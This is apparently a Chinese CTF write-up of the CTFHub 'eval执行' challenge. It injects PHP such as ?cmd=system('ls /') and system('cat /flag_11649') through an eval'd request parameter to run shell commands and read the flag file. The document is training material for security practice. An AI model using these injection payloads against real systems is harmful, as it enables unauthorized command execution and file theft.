CTFHub-RCE eval执行

观察源代码


  • 我们可以发现源代码是request请求,所以我们可以通过GET或者POST请求,利用cmd参数进行命令执行

判断是Windows还是Linux

复制代码
#### 用GET请求

![](https://i-blog.csdnimg.cn/img_convert/3953fb442538c15685b5aa6926a79cba.jpeg)
*

  ```php
  /?cmd=system('ipconfig');
  ```

<!-- -->

* 无回显 说明不是Windows系统 ![](https://i-blog.csdnimg.cn/img_convert/0b03e2d748cacda3d7860d5e27391c10.jpeg)
<!-- -->

*

  ```php

  /?cmd=system('ifconfig');
  ```

<!-- -->

* 可以发现有回显,说明命令执行成功,系统为Linux ![](https://i-blog.csdnimg.cn/img_convert/480728712941dd82146cac1a7ab842d3.jpeg)
查看有哪些文件

复制代码
```php

/?cmd=system('ls');
```

![](https://i-blog.csdnimg.cn/img_convert/24d60e2455ee4331bd91e436a1f8c719.jpeg)
  • 显示只有index.php文件, 我们再查询根目录下的文件
复制代码
```php

/?cmd=system('ls /');
```
  • 发现目标flag文件

打开flag文件

复制代码
```php

/?cmd=system('cat /flag_11649');
```
![](https://i-blog.csdnimg.cn/img_convert/cb6bcfb2dbe991c3d366ba1b4b681326.jpeg)
  • 成功获取flag
相关推荐
我爱学习_zwj5 小时前
IP 地址与子网划分
网络协议·网络安全
重生之我在番茄自学网安拯救世界17 小时前
AI 开发者日报 第1期(本周精选)| 插件市场投毒、智能体搞出“官僚饥荒村”,十年前的 CNN 打赢大模型
人工智能·网络安全·大模型·ai编程·智能体
m0_738120721 天前
JWT 安全从入门到实战:六种典型攻击场景解析
前端·网络·python·安全·网络安全
重生之我在番茄自学网安拯救世界1 天前
AI开发者日报 第2期 | Anthropic零 Rust 团队靠Claude重写核心 API,CPU 降 40–50%
人工智能·网络安全·大模型·ai编程·claude
五萝卜1 天前
AI 供应链 RAG 安全
人工智能·网络安全·ai编程
自由彩虹2 天前
靶场通关15--bossplayersctf
linux·服务器·网络·安全·web安全·网络安全
武雄(小星Ai)2 天前
Cursor市场Claude Code扩展被植入SSH后门:一次供应链投毒的完整拆解与自查手册
安全·网络安全·供应链攻击
~央千澈~2 天前
优雅草新产品2026 年 10 月 31 日公测完毕v1.0.0 优雅草人机盾正式运营上线
安全·网络安全·安全防御
山川绿水2 天前
DeepSeek-DSH安装报错[deploy] 命令失败:npx -y pnpm install --prefer-offline
人工智能·网络安全
中云DDoS CC防护蔡蔡3 天前
DDOS和CC攻击谁更可怕
运维·服务器·经验分享·网络安全·ddos